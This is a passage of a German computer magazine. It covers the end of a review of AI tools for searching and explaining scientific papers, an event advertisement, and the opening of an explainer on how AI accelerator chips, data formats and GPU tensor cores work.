Gerade die Ausweitung der KI-Erläuterungen auf immer längere Textpassagen öffnet allerdings Fehlern Tür und Tor. Immerhin sind Textgeneratoren dafür bekannt, dass sie zu Halluzinationen neigen. Schon nach wenigen Versuchen in der Hobbyist-Version konnten wir Explainpaper beim Flunkern erwischen: Zu einem MIT-Paper über einen ein- und ausschaltbaren Supraleiter erklärte das Tool, die Veröffentlichung behandle Supraleitung bei Raumtemperatur – gleich mehrere Textstellen widerlegen diese krasse Fehleinschätzung.

Antworten sogar auf Deutsch

Das Erklär-Tool **ChatPDF** (chatpdf.com) ist nicht auf wissenschaftliche Veröffentlichungen spezialisiert. Es soll vielen den Zugang zu Informationen erleichtern. Der Anwender lädt ein PDF hoch und stellt dann Fragen im Chatfenster. Um Berührungsängste abzubauen, gibt ChatPDF sogar erste Fragen zum eingefütterten Text vor. Zu jeder Antwort in wenigen Sätzen liefert das Tool auch einen Seitenverweis. Damit kann der Anwender nicht nur sein Verständnis zu einem angefragten Stichpunkt vertiefen, sondern ebenso kontrollieren, ob die KI beim Antworten vielleicht Fehler eingebaut hat.

Im Chat klären sich sehr schnell Fachbegriffe und Abkürzungen, die beim Querlesen aufgefallen sind. Man erhält aber auch Antworten auf tiefergehende Fragen und kann nachhaken, bis schließlich das hochgeladene PDF zur gestellten Frage keine Informationen mehr liefert.

Die Webanwendung meldet sich in englischer Sprache und regt zu Fragen auf Englisch an. Forschungs-Papers sind in aller Regel auf Englisch verfasst. ChatPDF nutzt aber momentan das ChatGPT-API und antwortet auf eine auf Deutsch formulierte Frage direkt auf Deutsch. Es ist anzunehmen, dass die eingesetzte Sprach-KI in englischer Sprache genauer funktioniert als auf Deutsch, einfach, weil ChatGPT mit wesentlich mehr englischsprachigen Texten trainiert worden ist als mit deutschen. In unseren Versuchen entdeckten wir allerdings, dass ChatPDF auf dieselbe Frage einmal auf Englisch und einmal auf Deutsch nahezu wortgleich in der jeweiligen Sprache antwortete.



ChatPDF liest Papers vollständig ein und beantwortet Fragen sogar auf Deutsch.

Im Unterschied zu Explainpaper bezieht sich ChatPDF bei Fragen stets auf das gesamte PDF und nicht nur auf einen gerade betrachteten Textabschnitt. So kam ChatPDF auch nicht auf die Idee, von Supraleitung bei Raumtemperatur zu fabulieren – dieser Fehler war Explainpaper offenbar unterlaufen, weil es bei Rückfragen ausschließlich an einem Textteil klebte und den restlichen PDF-Inhalt nicht berücksichtigte. Gleichwohl konnten wir auch Fehler bei ChatPDF beobachten, als das Tool zum Beispiel die Prozesszeit zum Gewinnen seltener Erden mithilfe von Cyanobakterien erheblich zu lang einschätzte. Als wir unsere Fragen etwas näher an den Begrifflichkeiten des hochgeladenen Papers formulierten, antwortete ChatPDF sofort korrekt.

Selbst ohne sich einzuloggen, kann man mehrere Papers hochladen und zu jedem einzelnen einen Chat beginnen. Das Tool kann jedoch nicht PDF-übergreifend auf Fragen antworten.


Nur wer sich über ein Google-Konto bei ChatPDF einloggt, kann auch seine Chathistorie abspeichern. Es gibt ein Bezahl-Abo „Plus“ für fünf Dollar pro Monat, das aber erst bei der Arbeit mit mehr als drei PDFs am Tag beziehungsweise über 120 PDF-Seiten pro Tag nötig wird oder wenn man mehr als 50 Chat-Fragen an einem Tag stellen will.

Heiße Luft und Testphase

Der Dienst **PaperBrain** (paperbrain.study) erwies sich bei unseren Versuchen leider als Zero-Brainer. Angeblich soll das Tool wissenschaftliche Arbeiten sowohl finden als auch erklären können, für die Anmeldung ist ein Google-Konto nötig. Leider fand es in unserem Fall aber kein einziges Paper zu konkreten Recherchefragen. Selbst mit einfachsten Suchbegriffen wie „tree“ blieb unsere Ergebnisliste völlig leer. Ratlos zeigte sich auch die Erklärfunktion. Lädt man ein Paper hoch und stellt dann im Chat Fragen dazu, sollte diese Funktion Antworten liefern. Doch egal, welche Frage wir dem Tool stellten, die Antwort lautete stets: „Sorry, I don’t understand.“

Bei späteren Versuchen lasen wir staunend, dass PaperBrain keine Open-AI-Credits mehr zur Verfügung habe. Das passierte uns sowohl im März als auch im April dieses Jahres.

Das Tool **Consensus** (consensus.app) dagegen weist seine Nutzer transparent darauf hin, dass es sich noch in der Betaphase befindet. Als wir es ausprobierten, fand es Papers von 2022 und ältere. Consensus arbeitet mit Semantic Scholar zusammen und nutzt dessen Datenbank. Die Ergebnisliste umfasst übersichtliche zehn Papers, per Klick kommen weitere hinzu. Für die Suche fragt man entweder konkret oder sucht mit Stichwörtern.




Der Dienst Consensus weist Anwender derzeit darauf hin, dass er sich noch in der Betaphase befindet.


Consensus sortiert die Treffer nicht und hat nur einen einzigen Filter – für das Jahr der Veröffentlichung. Noch in der Testphase ist die Funktion „Synthesize“, die aus den gefundenen Papers eine Antwort auf die Frage generieren soll. Bisher klappt das nur bei sehr simplen Fragen. Allerdings präsentiert die allgemeine Suche von Consensus schon sowas wie eine Antwort: In den Suchergebnissen zeigt sie einen entsprechenden Satz aus den Papers. Dass die Titel der Papers hier nicht sichtbar sind, mag für eine wissenschaftliche Suche aber eher unpraktisch sein.

Suchen und erklären

Scispace (typeset.io) hieß bis zum vergangenen Jahr Typeset und kombiniert die Funktionen von ResearchRabbit und Explainpaper, indem es erlaubt, eine Sammlung von Arbeiten anzulegen, und schwer verständliche Abschnitte in englischer Sprache erläutert. Der Dienst durchsucht „mehr als 200 Millionen Artikel und mehr als 50 Millionen Open-Access-Volltext-PDFs“ und findet darin viele Papers bis zum Jahr 2022, aber anscheinend keine von 2023. Auch unser Beispiel-Paper aus dem vergangenen Jahr fand Scispace nicht. Die Ergebnisliste ist scheinbar unendlich, da Scispace laufend



PaperBrain zeigte sich bei unseren Versuchen sehr schlecht aufgelegt und verstand keine einzige Frage.



Scispace recherchiert Papers und erklärt Textstellen. Dabei scheut das Tool auch nicht davor zurück, Formeln zu erläutern.

Papers nachlädt, wenn man nach unten scrollt.

Um Ordnung in diese Masse zu bringen, kann man die Ergebnisse filtern: nach dem Erscheinungsjahr, dem Dokumententyp, Autoren, Institutionen, Themen und Erscheinungsmedien beziehungsweise Konferenzen. Die Ergebnisliste lässt sich auch sortieren: nach Relevanz, Zitierungen, dem Alter der Papers oder alphabetisch. Wer Papers speichern möchte, kann sie in Collections ablegen.

Schon aus der Ergebnisliste heraus wählt man, ohne angemeldet zu sein, ein Paper aus und kann sich eine Zusammenfassung der Einführung oder die Schlussfolgerungen ausgeben lassen. Zudem ist der direkte Sprung zu Arbeiten, die das Paper zitieren, oder zu solchen, die in dem Paper zitiert werden, möglich. Wer ein bestimmtes bereits vorliegendes Paper bei dem Dienst sucht, es aber dort nicht findet, der kann es zur Ergänzung seiner Collection hochladen. Für den Upload muss man sich allerdings mit E-Mail-Adresse und Passwort einloggen.

Für vorliegende PDFs gibt es die Erklärfunktion Copilot. Damit kann man Textteile markieren, zu denen Copilot Erläuterungen gibt. Zudem schlägt das Tool Fragen zum Paper vor und akzeptiert frei formulierte Fragen. Selbst auf Deutsch formulierte Fragen versteht und beantwortet Copilot, wenn auch auf Englisch. Leider verrät Scispace nicht, aus welchen Textstellen es die Informationen für seine Antworten gezogen hat. So passierte es, dass wir in den Antworten eine faustdicke Fehlinfo entdeckten („Supraleitung entstand hier nicht“), aber nicht nachvollziehen konnten, wie die KI darauf gekommen ist. Vor falschen Antworten schützt man sich, indem man mit unterschiedlich formulierten Fragen nach denselben Inhalten sucht. So konnten wir Widersprüche entlarven und den wahren Kern eines Papers herausschälen. Blindes Vertrauen in die KI-Erklärer ist nicht angebracht.

Copilot traut sich sogar an einfache Formeln heran und wagt zu beurteilen, was die mathematische Schreibweise aussagt. Dabei ist die Gefahr von Fehlinterpretationen sicher am größten, die Funktion kann aber helfen, Formeln im Text schneller zu erfassen.

Den Copilot bietet Scispace übrigens auch in Form einer Chrome-Erweiterung an. Damit entfällt der Umweg, Papers aus dem Web herunterladen und in Scispace hochladen zu müssen. Die Erklärfunktion ist so beim Surfen stets dabei und schnell zur Hand.

Recherche und Digest im Abo

Der einzige kostenpflichtige Dienst in unserer Marktübersicht ist **Paper Digest** (paperdigest.org) aus New York. Er kostet 7,99 US-Dollar im Monat beziehungsweise 79,90 US-Dollar pro Jahr. Dafür gibt es nicht nur den Suchdienst. Wie der Name schon sagt, ist der Hauptbestandteil von Paper Digest eigentlich der „Daily Paper Digest“, der neue Veröffentlichungen für Abonnenten zusammenfasst. Daneben gehören zum Abo weitere Funktionen wie eine Expertensuche und ein Umformulierungs-Tool. Einige wenige Funktionen lassen sich ohne Abo nutzen, darunter die Literatursuche. Dabei gibt es ein Tageslimit: Nicht eingeloggte Nutzer dürfen nur fünf Suchanfragen pro Tag stellen.

Paper Digest findet viele Papers von 2023 und fand auch all unsere Beispiel-Papers. Laut FAQ nutzt der Dienst eine eigene Wissensdatenbank, die mit eigenen Crawlern erweitert wird. Paper Digest wirft anscheinend stets 50 Suchergebnisse aus; wie viele pro Seite angezeigt werden, wählen Nutzer selbst. Um die Liste zu ordnen, gibt es am oberen Rand fünf Kriterien, die auf- oder absteigend sortieren: nach dem Paper-Digest-Score, der die Relevanz eines Papers bewertet, nach Titel, Autoren oder Quelle in alphabetischer Reihenfolge oder nach dem Jahr der Veröffentlichung. Außerdem gibt es ein leeres Textfeld „Filter“, über das man die Papers nach Schlagworten filtern kann. Links neben der Suchmaske wählen Nutzer das gewünschte Fachgebiet, unter der Suchmaske schränken sie das Alter der Papers grob ein. In der Ergebnisübersicht gibt es unter den Paper-Titeln Links zu passenden anderen Veröffentlichungen oder auch Experten – hilfreich für Literaturrecherchen.

Erklärfunktionen bietet Paper Digest nur eingeschränkt. Zu einem recherchierten Paper erstellt es eine Zusammenfassung oder eine Questionfy, also eine Fragenliste mit kurzen Antworten dazu. Frei formulierte Fragen sind nicht vorgesehen.

Fazit

Die KI-gestützte Suche kann bei Literaturrecherchen oder Forschungsarbeiten enorm hilfreich sein. Eine ganze Reihe kostenlos nutzbarer Dienste bietet sich hier an. Forscher und andere Interessierte können mit natürlich formulierten Anfragen die Veröffentlichungen in ihrem Gebiet recherchieren. Manche Tools analysieren Zitierungen und Quellenverweise sowie Kooperationen und visualisieren damit Forschungsnetzwerke.

Weitere KI-Sprachtools unterstützen dabei, Papers zu lesen, indem sie sie zusammenfassen und sogar frei formulierte Fragen dazu beantworten. Und obwohl die Wissenschaftssprache heute Englisch ist, sind in diesen Dialogen zum Teil auch Fragen auf Deutsch erlaubt. In der Gesamtheit dieser Funktionen steckt eine große Chance für Forscher, ihr Themengebiet leichter und vollständiger zu überblicken. *(agr@ct.de)* c't

Links zu den vorgestellten Tools finden Sie unter: ct.de/yhj9

www.cloudland.org

CloudLand

DAS FESTIVAL DER DEUTSCHSPRACHIGEN CLOUD NATIVE COMMUNITY 2023

• Microservices & DDD • CI/CD & Automatisierung
• Container & Cloud-Technologien • DevOps & Methodik


20. - 23. JUNI
im Phantasialand in Brühl

TAG 1

CLOUDCAMP

#CloudLand2023

Eventpartner: Heise Medien



Intelligenzbestien

So funktionieren Rechenwerke für KI-Algorithmen

Anscheinend entwickelt jeder Chiphersteller, der etwas auf sich hält, hauseigene KI-Beschleuniger. Die Folge ist eine verwirrende Vielfalt von KI-Chips. Wir erläutern, wie sie arbeiten und weshalb es so viele verschiedene gibt.

Von Christof Windeck

Rechenwerke für künstliche Intelligenz (KI) stecken in aktuellen Smartphones, Supercomputern, Autos und Fernsehgeräten. Sie dienen ganz unterschiedlichen Aufgaben: In Handys verschönern sie etwa Fotos oder erkennen Sprachbefehle, in Supercomputern trainieren sie große KI-Modelle, in Autos analysieren sie Kamerabilder und in Smart-TVs oder Gaming-PCs skalieren sie Bilder in 4K-Auflösung. Deshalb gibt es ganz verschiedene KI-Beschleuniger, die sich nicht nur in ihrer Rechenleistung unterscheiden, sondern in vielen weiteren Details.

c't Hardcore

KI-Systematik

Das Wirrwarr beginnt mit den Bezeichnungen: Unter KI – im Englischen Artificial Intelligence (AI) – versteht offenbar jeder etwas anderes. Manche meinen Machine Learning (ML), andere Deep Learning (DL) oder Deep Neural Networks (DNN) oder etwas ganz anderes. Weil es bei KI-Algorithmen häufig um künstliche neuronale Netze geht, be-

ziehen sich die Namen vieler Beschleuniger darauf: Neural Processing Unit (NPU) oder Neural Engine. Andere Firmen schreiben einfach „AI Engine“. Google und Nvidia benennen ihre Tensor Processing Units (TPUs) beziehungsweise Tensor Cores wiederum nach dem Begriff des Tensors, mit dem Informatiker mehrdimensionale Felder (Arrays) meinen. All diese Bezeichnungen folgen keinen Standards und lassen selten Rückschlüsse auf den technischen Aufbau der eigentlichen Rechenwerke zu.

Eines der wichtigsten Unterscheidungsmerkmale ist die Auslegung des KI-Chips entweder für das Training von KI-Algorithmen oder für die Anwendung fertig trainierter KI-Modelle; letzteres bezeichnet man als Inferencing. KI-Training meint das Optimieren der Parameter eines KI-Modells. Für große Modelle verarbeitet man dabei gewaltige Datensätze, beispielsweise mehrere Millionen Bilder oder Abermilliarden Textschnipsel. Folglich ist leistungsstarke Rechnertechnik nötig, also Hochleistungschips mit sehr schneller Anbindung an viel Arbeitsspeicher (RAM) und riesige Massenspeicher. KI trainiert daher man in der Regel auf Supercomputern, in (Cloud-)Rechenzentren oder auf Workstations mit KI-Beschleunigerkarten.

Nur einen Bruchteil solcher Ressourcen verlangt das Inferencing. Dabei kann es um das Verwandeln von Sprache in Text gehen, das Erkennen von Objekten in Bildern, von Bewegungen in Videos oder um das Verarbeiten von Radarsignalen. Weil es viele Anwendungsbereiche mit höchst unterschiedlichen, oft Echtzeitanforderungen gibt, zielt die Mehrzahl der KI-Chips auf Inferencing.

Wie die Tabelle „Glossar: KI-Algorithmen und -Modelle“ zeigt, gibt es verschiedene Typen neuronaler Netze und zudem auch andere KI-Verfahren. Schon das legt nahe, dass je nach Algorithmus ganz unterschiedlich ausgelegte Rechenwerke optimal sind. Convolutional Neural Networks spielen etwa bei der Objekterkennung in Bildern eine Rolle. Zurzeit ist Sprach-KI in aller Munde (Natural Language Processing, NLP) und dabei kommen sogenannte Transformer zum Einsatz. Prominent ist der Generative Pretrained Transfomer mit Dialogfunktion, kurz ChatGPT, auf Basis der Sprachmodelle GPT-3 und GPT-4 [1].

KI-Datentypen

Viele KI-Algorithmen verarbeiten derart große Datenmengen, dass man auf clevere Tricks zurückgreifen muss, um deren Flut Herr zu werden. Erst dadurch sinkt der nötige Rechenaufwand auf ein zu bewältigendes Maß.

Bei vielen KI-Algorithmen wird ein erheblicher Anteil der verarbeiteten Parameter durch sehr kleine Zahlenwerte repräsentiert. Viele lassen sich auf null setzen, ohne dass die Genauigkeit des Modells wesentlich leidet. Dieses Ausdünnen von Datenfeldern nennt man Pruning. Ein weiterer Trick ist das gezielte Verringern der Genauigkeit verarbeiteter Daten. Auch das mindert die Treffsicherheit mancher KI-Algorithmen nur wenig. Bei der sogenannten Quantisierung bildet man beispielsweise 16-Bit-Gleitkommazahlen (FP16) auf ganze Zahlen (Integer) mit nur 8 Bit ab (Int8, [2]). Manche KI-Rechenwerke verarbeiten pro Taktschritt doppelt so viele Int8- wie FP16-Zahlenwerte und sind dann doppelt so schnell. Das klappt aber nur, wenn das jeweilige Rechenwerk mit den kompakteren Datentypen tatsächlich umgehen kann. Wenn es jedoch nicht benutzte Stellen bloß mit Nullen auffüllt, ist nichts gewonnen.

c't kompakt

- KI-Beschleuniger gibt es in großer Fülle, aber viele haben Gemeinsamkeiten.
- Manche KI-Rechenwerke verarbeiten spezielle Datentypen.
- Einfach aufgebaute KI-Rechenwerke können effizienter arbeiten als x86-CPUs.

Kompaktere Datentypen werden nicht nur von den Rechenwerken schneller verarbeitet, sondern sparen auch Platz im RAM, in eventuell vorhandenen Caches und belasten die Speicherbusse weniger. Um beim oben genannten Beispiel zu bleiben: Ein Speicherbus überträgt bei gleicher Datentransferrate pro Sekunde doppelt so viele 8- wie 16-Bit-Werte.

In den vergangenen Jahren wurden Rechenwerke für platzsparende Datentypen entwickelt, die in manchen KI-Algorithmen Vorteile bringen. Dazu gehört




Bild: Nvidia

Das mächtige Nvidia-System DGX A100 enthält acht A100-Chips mit insgesamt 640 GByte HBM-Speicher und schnelle Schnittstellen, um Cluster aufzubauen.

Glossar KI-Algorithmen und KI-Modelle

englische Bezeichnung	deutscher Name	Abkürzung
Neural Network	neuronales Netz	NN
Artificial NN	künstliches NN	ANN
Deep NN	tiefes NN	DNN
Convolutional NN	faltendes NN	CNN
Recurrent NN	rückgekoppeltes NN	RNN
Spiking NN	gepulstes NN	SNN
Long Short-Term Memory		LSTM
Generative Pretrained Transfomer		GPT
Bidirectional Encoder Representations from Transformers		BERT

etwa Brain Floating Point 16 (BF16). Im Vergleich zum erwähnten FP16-Format bildet BF16 einen größeren Wertebereich ab, aber auf Kosten der Genauigkeit. Denn während FP16 für den Exponenten 5 Bit verwendet und 10 Bit für die Mantisse, sind es bei BF16 für den Exponenten 8 Bit und für die Mantisse 7 Bit; 1 Bit kodiert bei beiden Formaten das Vorzeichen (Plus oder Minus). Damit hat BF16 denselben Wertebereich wie FP32. Aber FP32 verwendet 23 statt nur 7 Bit für die Mantisse.

Einen anderen Weg ging Nvidia beim hauseigenen Datenformat Tensor Float 32 (TF32), das 19 statt 32 Bits nutzt: Wie bei FP32 sind es 8 Bit für den Exponenten, aber 10 Bit für die Mantisse wie bei FP16 (jeweils plus Vorzeichenbit).

Der Trick mit dem Quantisieren [2] funktioniert typischerweise nur beim Inferencing gut. Wie oben bereits erwähnt, sind beim Inferencing außerdem weniger komplizierte Berechnungen nötig als beim Training. Bei Letzterem muss das Rechenwerk zudem auch mit höherer Genauigkeit rechnen – üblicherweise mit FP32-Daten –, um die Parameter in kleinen Schritten anzupassen. Und einige fürs Training wesentliche Rechenaufgaben verlangen komplexe Rechenwerke. Einige KI-Training-Beschleuniger verarbeiten sogar FP64 und eignen sich damit im Prinzip für manche HPC-Algorithmen, die sich sehr gut parallelisieren lassen. Viele einfache Inferencing-Rechenwerke für Smartphones und Embedded Systems verarbeiten hingegen bloß 16-Bit-Werte, einige sogar nur Int8-Ganzzahlen.

KI-Rechenwerke

Viele KI-Algorithmen haben Gemeinsamkeiten, für die KI-Rechenwerke wiederum optimiert sind. Das erkennt man relativ gut beim genauen Blick auf ein neuronales Netzwerk (NN). Es besteht aus mehreren Schichten künstlicher Neuronen, die nacheinander die Daten der jeweils darunterliegenden Schicht weiterverarbeiten. Jedes Neuron hat dazu eine Reihe von Eingängen, an denen Daten hereinkommen. Ein Beispiel dafür sind RGB-Bilddaten, also die Rot-, Grün- und Blauwerte für jedes Pixel eines Fotos oder Video-Frames. Diese RGB-Pixeldaten bilden einen dreidimensionalen Tensor.


Das Neuron filtert die Tensordaten, wobei das Filter aus den Werten einer Matrix besteht, den sogenannten Gewichten (Weights). Dazu sind Matrixmultiplikationen nötig. Deren Ergebnisse summieren die Rechenwerke des Neurons und addieren einen konstanten Bias-Wert hinzu. Besonders häufig fallen folglich die Operationen Multiplikation und Addition an, und zwar in gekoppelter Form. Diese Rechenoperationen nennt man auch Multiply-Accumulate, kurz MAC. Bei Vektorrechenwerken, die komplexere Befehle verarbeiten, spricht man auch von Fused Multiply-Add (FMA). Ergebnis der vielen MAC-Operationen ist eine einzige Zahl, die noch eine nichtlineare Aktivierungsfunktion durchläuft, bevor sie am Ausgang des Neurons erscheint. Die Aktivierungsfunktion übernimmt oft eine Rectified Linear Unit (ReLU), das Ergebnis ist stets positiv.

Den größten Rechenaufwand erledigen bei den meisten KI-Neuronen die Matrix-MAC-Rechenwerke. Bei einem simplen Inferencing-Beschleuniger verarbeiten sie beispielsweise acht Werte mit je acht Bit in einem Taktzyklus (8x8-MAC). MAC-Digitalschaltungen kann man umso einfacher aufbauen, je weniger und kompaktere Datentypen sie verarbeiten sollen. Dabei kommen die erwähnten KI-Datenformate ins Spiel. Eine MAC-Einheit, die beispielsweise nur Int16-Werte verarbeitet, lässt sich aus weniger Transistoren aufbauen als eine FP32-taugliche und verheizt pro Taktzyklus auch weniger Energie. Weil sie zudem weniger Bytes pro Zyklus durchsetzt, kann sie auch mit weniger Datenleitungen angebunden sein, was wiederum Chipfläche und Energie spart.

Von einfach gestrickten MAC-Einheiten passen folglich mehr auf jeden Quadratmillimeter Silizium als von komplizierteren. Zahlreiche parallel nutzbare Rechenwerke liefern wiederum schon bei niedriger Taktfrequenz hohen Durchsatz. Das spart Strom, denn je langsamer ein Transistor schaltet, desto weniger Spannung braucht er dazu. Dadurch sinkt die Verlustleistung enorm. Viele Inferencing-Beschleuniger takten mit 1 GHz oder we-

Aufbau neuronaler Netze

Viele KI-Algorithmen nutzen Varianten künstlicher neuronale Netze (Artificial Neural Networks, ANN), beispielsweise Deep Neural Networks (DNN) für Machine Learning (ML). Ein DNN verarbeitet die Eingangsdaten in mehreren Schichten (Layers). Jede Schicht besteht aus künstlichen Neuronen mit jeweils mehreren Eingängen und einem Ausgang.



niger, also deutlich niedriger als heutige x86-CPUs und Grafikchips.

Ein spezialisiertes KI-Rechenwerk kann deshalb viel effizienter rechnen als ein Allzweckprozessor. Anders betrachtet kann man durch Parallelisierung und niedrigeren Takt mehr KI-Rechenleistung aus jedem Watt elektrischer Leistung quetschen. Man zahlt aber einen Preis dafür, nämlich die vergleichsweise große Siliziumfläche. Viele KI-Chips sind im Vergleich zu x86-Prozessoren gigantisch groß. Wegen der relativ niedrigen Taktfrequenz kann man solche Chips im Prinzip auch mit älteren und billigeren Fertigungsprozessen herstellen, braucht dann aber noch mehr Fläche.

Chip-Charakter


Nicht bloß die „Breite“ der verarbeiteten Datentypen beeinflusst, wie viele Transistoren und Fläche eine MAC-Einheit benötigt. Es gibt noch viele weitere Unterschiede, beispielsweise wie viele Register und wie viel Cache jede MAC-Einheit besitzt. Der nächste Faktor ist die Anzahl der MAC-Einheiten pro Chip, was wiederum sowohl die nötige Chipfläche als auch die Auslegung der internen Busse und des Speichersubsystems beeinflusst. Denn wenn Daten nicht schnell genug fließen, müssen Rechenwerke Pausen einlegen, lassen sich also nicht ausreizen.

Damit kommt der nächste Aspekt ins Spiel: die Taktfrequenz. Je höher sie liegt, desto mehr Rechenleistung steht bereit. Aber ab einer gewissen Schwelle steigt wie erwähnt der Stromfluss steil an. Deshalb suchen die Chipentwickler einen für bestimmte Anwendungen optimalen Kompromiss zwischen Rechen- und Verlustleistung.

Viele KI-Beschleuniger beherrschen zudem Spezialtricks wie die automatische Kompression dünn besetzter Matrizen (sparse matrices), was Nvidia als „Sparsity“ bezeichnet und in die Tensorkerne eingebaut hat. Auch die externe Anbindung von KI-Beschleunigern unterscheidet sich extrem. Manche sind zur internen Integration in Chips gedacht, einige lassen sich per USB anschließen, andere haben PCI-Express-(PCIe-)Controller. Während USB 3.0 weniger als 0,5 Gigabyte pro Sekunde überträgt, schafft PCIe 5.0 x16 bis zu 128 GByte/s. Schnelle I/O-Einheiten bestehen aus zahlreichen Transistoren, die relativ viel Chipfläche belegen und bei voller Transferrate mehrere Watt Leistung in Abwärme verwandeln.

Vereinfachter Aufbau eines KI-Neurons

Ein einzelnes Neuron eines typischen neuronalen Netzes hat eine Reihe von Eingängen (X_1 bis X_n) und verarbeitet die dort eingehenden Daten zu einem Ausgangswert. Dazu multipliziert es jeden Eingangswert mit einem Gewichtungswert (Weight, W_1 bis W_n) und addiert die Ergebnisse. Diese aufeinanderfolgende Multiplikation und Addition nennt man auch Multiply-Accumulate (MAC). Die Eingangsdaten kann man als Vektor betrachten und mehrere aufeinanderfolgende als Matrix. Daher führen die Rechenwerke künstlicher Neuronen Matrizenoperationen aus.



Bei Beschleunigerkarten mit eigenem RAM benötigt der jeweilige KI-Chip integrierte Speichercontroller, die zusätzlich Platz und Strom schlucken. PC-Prozessoren mit zwei DDR5-Speicherkanälen bringen es auf rund 77 GByte/s Datentransferrate. Ein Server mit zwei AMD Epyc 9004 steuert 24 DDR5-Kanäle an mit insgesamt etwa 920 GByte/s. Die dickste Gamer-Grafikkarte, Nvidias GeForce RTX 4090, hat 24 GByte GDDR6X-RAM, das ebenfalls rund 1 TByte/s liefert (1008 GByte/s). Auf der Profischwester RTX 6000 sitzen 48 GByte mit ähnlicher Geschwindigkeit. Nvidias H100-Beschleunigerkarte hat bis zu 80 GByte High Bandwidth Memory (HBM3) mit 3,35 TByte/s. AMD Instinct MI250X und Intel Xeon GPU Max bieten bis zu 128 GByte HBM2e. Die riesige Wafer Scale Engine WSE-2 wiederum bindet keine RAM-Chips an, sondern hat 40 GByte integriertes SRAM, die zusammen rund 20 Petabyte/s (PByte/s) übertragen sollen.

GPU-KI

Nvidia liefert seit mehr als 16 Jahren Grafikchips (GPUs), die wegen der CUDA-Programmierschnittstelle (API) als Allzweckrechenbeschleuniger dienen. Dazu wurden die ursprünglich nur für die Verarbeitung von 3D-Grafikdaten ausgelegten Shader-Rechenwerke mit jeder GPU-Generation flexibler und lernten neue Befehle hinzu. Für High-Performance Computing (HPC) gibt es hochgezüchtete Beschleunigerchips, früher Tesla genannt, mittlerweile je nach Generation V100, A100 und H100 – siehe Tabelle auf Seite 128.

Die stärksten HPC-Karten haben über 16.000 Shaderkerne für FP32-Berechnungen und bringen vor allem hoch parallelisierbare Algorithmen auf Trab; deshalb eignen sie sich auch für KI. Seit mittlerweile drei Chipgenerationen hat Nvidia KI-Rechenwerke – die erwähnten Tensor Cores – entwickelt und zusätzlich zu den Shader-Kernen eingebaut. Diese KI-Einheiten profitieren vom schnell angebundenen Grafikspeicher. Die stärksten Nvidia-Rechenbeschleuniger mit High Bandwidth Memory (HBM) erreichen mehr als 3 Terabyte pro Sekunde. Außerdem hat der Nvidia H100 zusätzlich zu PCIe 5.0 x16 eine NVLink-4.0-Schnittstelle mit 18 Kanälen und 900 GByte/s, um weitere H100-Beschleuniger anzubinden. Damit lassen sich große KI-Modelle auf viele H100-Chips verteilen.

Weil Tensor- und Shader-Kerne auf denselben lokalen Speicher zugreifen, kann CUDA Rechenarbeit aufteilen. Ein Beispiel liefert die Bilder-KI Stable Diffusion, die CNN und Transformer kombiniert. Dabei übernehmen die Tensorkerne die CNN-Berechnungen und die aufwendigeren Transformer [1] laufen auf den

Bild: Cerebras

Die Wafer Scale Engine Cerebras WSE-2 vereint über 800.000 KI-Kerne auf der nutzbaren Fläche eines 30-Zentimeter-Siliziumwafers – und verheizt rund 15.000 Watt.

Shader-Einheiten. Dadurch berechnet eine einzelne Nvidia-GPU solche Modelle effizienter als die Kombination zweier spezialisierter Chips.

Nvidia liefert auch optimierte Systeme und Chips für spezielle KI-Anwendungen. Die großen DGX- und HGX-Systeme dienen dem Training und lassen sich zu Supercomputern koppeln; der Nvidia-eigene Selene ist einer der schnellsten Top500-Supercomputer. Billigere T4-Karten sind fürs Inferencing gedacht und Jetson-Module zielen auf Fahrzeuge und Roboter. Die Tensorkerne nutzt Nvidia auch in Gaming-grafikkarten, nämlich für die Upscaling-Funktion Deep Learning Super Sampling (DLSS). DLSS rechnet die einzelnen Bilder einer Spielszene hoch, die die GPU zuvor in einer geringeren Auflösung – und deshalb deutlich schneller – berechnet hat. Durch KI-Skalierung und Nachschärfung liefert DLSS in vielen Spielen höhere Bildraten bei geringen oder kaum wahrnehmbaren Qualitätseinbußen. Die Tensorkerne der GeForce-RTX-Karten sind im Vergleich zu denen in den HPC-Beschleunigern zwar beschnitten, funktionieren im Prinzip aber gleich. Daher kann man in einem Desktop-PC mit PCIe-x16-Steckplatz für 350 Euro viel KI-Leistung nachrüsten.

Auch AMD (Instinct MI) und Intel (Data Center Max GPU/Ponte Vecchio sowie die Arc-A-Gamerkarten) verkaufen GPU-Beschleuniger. AMD nennt die KI-Rechenwerke Matrix Core Technology beziehungsweise Wave Matrix Multi Accumulate (WMMA), Intel Xe Matrix Extensions (XMX). Das KI-Skalierungsverfahren von Intel heißt Xe Super Sampling (XeSS).

In der Praxis sieht man die genannten AMD- und Intel-Karten bisher viel seltener als KI-Rechenbeschleuniger als welche von Nvidia. Bei Intel ist das logisch, weil die Data Center Max GPU noch nicht wirklich und die Arc-Reihe noch nicht lange auf dem Markt ist. AMD hingegen tat sich jahrelang schwer mit der Pflege der Entwicklersoftware. Firmen wie Cerebras, Graphcore, Groq und die Intel-Sparte Habana verkaufen ebenfalls Spezialchips fürs KI-Training. Sie zielen vor allem auf Cloudrechenzentren und konkurrieren dort mit Beschleunigern, die Google (TPU) und Amazon (Trainium) selbst entwickelt haben.

CPU-KI

Zwar ist KI zurzeit ein Trendthema, aber KI-Projekte machen nur einen Teil der Anwendungen aus, die in typischen Rechenzentren laufen. Die weitaus meisten (Cloud-)Server haben keine KI-Beschleuniger und sind mit x86-Prozessoren von AMD oder Intel bestückt. Daher betont Intel gerne, dass ein erheblicher, vermutlich sogar der größte Teil aller KI-Anwendungen auf x86-CPUs läuft. Diese haben allerdings in den jüngeren Generationen immer mehr zusätzliche KI-Funktionen bekommen.

